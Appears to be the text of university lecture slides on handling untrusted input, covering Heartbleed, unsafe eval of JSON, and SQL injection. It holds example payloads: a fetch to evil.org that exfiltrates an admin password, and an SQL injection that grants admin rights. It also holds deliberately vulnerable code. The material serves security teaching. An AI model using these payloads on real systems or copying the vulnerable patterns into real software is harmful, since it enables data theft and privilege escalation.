

Information Security

Networking 3: Vienn-Eve Calling

Winter 2022/2023



Jakob Heher, www.iaik.tugraz.at

[he/his](https://www.linkedin.com/in/he/his)

Lecture ground rules

- We color technologies, algorithms, etc. for your convenience
 - State-of-the-art tech, no known vulnerabilities ✓
 - This is generally safe to use!
 - Outdated tech, known issues, covered for demonstration purposes ✗
 - You should not use this!
- Coloring provides a very quick-and-dirty categorization for you
 - Want to know *why*? That's what the lecture is for 😊

Recall from last time

Meet the players



Alice
she/hers



Bob
he/his




Eve
????




Smith
she/hers


Last time:




This time:



Simple solution?




This time:



- *Any* client you encounter might be malicious!
 - Sadly, attackers don't tend to state their intentions...

So, what can Eve do?




- Eve sends us *malicious* data instead of *benign* data


Dealing with data

- We need to ...
 - ... handle *benign* data *correctly*.
 - i.e.: the application needs to *work*
 - This is what everyone tries to get right...
 - ... handle *any* data *safely*.
 - Even if the client sends *unexpected* data!
 - This is what often gets overlooked...


Dealing with data – Example: SSL



Dealing with data – Example: SSL



Dealing with data – OpenSSL Heartbleed



26 ■■■■ ssl/d1_both.c

```

@@ -1459,26 +1459,36 @@ dtls1_process_heartbeat(SSL *s)
1459     unsigned int payload;
1460     unsigned int padding = 16; /* Use minimum padding */
1461
1462 -     /* Read type and payload length first */
1463 -     hbtype = *p++;
1464 -     n2s(p, payload);
1465 -     pl = p;
1466 -
1467     if (s->msg_callback)
1468         s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
1469             &s->s3->rrec.data[0], s->s3->rrec.length,
1470             s, s->msg_callback_arg);
1471
1472 +     /* Read type and payload length first */
1473 +     if (1 + 2 + 16 > s->s3->rrec.length)
1474 +         return 0; /* silently discard */
1475 +     hbtype = *p++;
1476 +     n2s(p, payload);
1477 +     if (1 + 2 + payload + 16 > s->s3->rrec.length)
1478 +         return 0; /* silently discard per RFC 6520 sec. 4 */
1479 +     pl = p;

```

Explicit check →

Dealing with data – Example: JSON

```
function processOrderRequest(/* string */ jsonInput) /* -> string */
{
  /*
   Input: JSON object { itemId: number, quantity: number, paymentMethod: string }
   Output: JSON object { success: boolean, message: string or null }
  */

  // @todo implement this
}
```

JavaScript Object Notation




- Data serialization format
- Extremely simple and widely supported
- Human-readable
 - Syntax is a subset of JavaScript literal notation
- Limited set of data types
 - Number, String, Boolean, Array, Object, **null**

```
{  
  "itemId": 18982,  
  "quantity": 25,  
  "paymentMethod": "paypal"  
}
```

```
function processOrderRequest(/* string */ jsonInput) /* -> string */
{
  /*
   Input: JSON object { itemId: number, quantity: number, paymentMethod: string }
   Output: JSON object { success: boolean, message: string or null }
  */
  const { itemId, quantity, paymentMethod } = eval('(' + jsonInput + ')');
  console.log(itemId, quantity, paymentMethod);
}
```


evaluate JavaScript expression




```
function processOrderRequest(/* string */ jsonInput) /* -> string */
{
  /*
   Input: JSON object { itemId: number, quantity: number, paymentMethod: string }
   Output: JSON object { success: boolean, message: string or null }
  */

  const { itemId, quantity, paymentMethod } = eval('(' + jsonInput + ')');
  console.log(itemId, quantity, paymentMethod);
}
```

This works for *actual JSON objects*





```
{  
  "itemId": 18982,  
  "quantity": 25,  
  "paymentMethod": "paypal",  
  "foo": fetch('https://evil.org/?data='+btoa(getAdminPassword()))  
}
```


```
function processOrder(jsonInput) /* -> string */  
{  
  /*  
   Input: JSON object { itemId: number, quantity: number, paymentMethod: string }  
   Output: JSON object { success: boolean, message: string or null }  
  */  
  
  const { itemId, quantity, paymentMethod } = eval('(' + jsonInput + ')');  
  console.log(itemId, quantity, paymentMethod);  
}
```

This allows any JavaScript code in the input!

```
function processOrderRequest(/* string */ jsonInput) /* -> string */
{
  /*
   Input: JSON object { itemId: number, quantity: number, paymentMethod: string }
   Output: JSON object { success: boolean, message: string or null }
  */

  const { itemId, quantity, paymentMethod } = JSON.parse(jsonInput);
  console.log(itemId, quantity, paymentMethod);
}
```

JSON (and nothing else)



```
function processOrderRequest(/* string */ jsonInput) /* -> string */
{
    /*
        Input: JSON object { itemId: number, quantity: number, paymentMethod: string }
        Output: JSON object { success: boolean, message: string or null }
    */

    const { itemId, quantity, paymentMethod } = JSON.parse(jsonInput);


    const logs = getLoggingDB()
    logs.exec(
        'INSERT INTO order_log ' +
        '(itemId, qty, method, userIp) ' +
        'VALUES ('+itemId+', '+qty+', "'+paymentMethod+'", "'+getRemoteAddress()+'" ) '
    );
}
```

Structured Query Language



- Most widely-used database language
- Encodes instructions to a database engine
 - Human-readable text
 - Instructions are a simple string

```
INSERT INTO order_log
  (itemId, qty, method, userIp)
VALUES
  (18982, 25, "paypal", "127.0.0.1")
```



```
{
  "itemId": 18982,
  "quantity": 25,
  "paymentMethod": "\"','"); UPDATE accounts SET admin=1 WHERE user=\"Eve\"; --"
}
```

```
function processOrder (jsonInput) {
  /*
   Input: JSON { itemId: number, quantity: number, paymentMethod: string }
   Output: JSON { success: boolean, message: string or null }
  */

  const { itemId, quantity, paymentMethod } = JSON.parse(jsonInput);


  const logs = getLoggingDB()
  logs.exec(
    'INSERT INTO order_log ' +
    '(itemId, qty, method, userIp) ' +
    'VALUES ('+itemId+', '+qty+', "'+paymentMethod+'", "'+getRemoteAddress()+'" ) '
  );
}
```



SQL injection

```
INSERT INTO order_log (itemId, qty, method, userIp) VALUES  
(itemId, qty, "paymentMethod", "getRemoteAddress()")
```

```
"paymentMethod": "\", ''); UPDATE accounts SET admin=1 WHERE user=\"Eve\"; --"
```



```
INSERT INTO order_log (itemId, qty, method, userIp) VALUES  
(18982, 25, "\", ''); UPDATE accounts SET admin=1 WHERE user="Eve"; --,  
"getRemoteAddress()")
```

Bogus values to pad original statement

Malicious statement

Turn rest of original statement into comment

SQL Injection – Countermeasures

X String sanitization

- Look at user input and remove any "dangerous" sequences

```
" , ' ) ; UPDATE accounts SET admin=1 WHERE user="Eve"; --
```



```
\",\'\''); UPDATE accounts SET admin=1 WHERE user=\"Eve\"; --
```


SQL Injection – Countermeasures

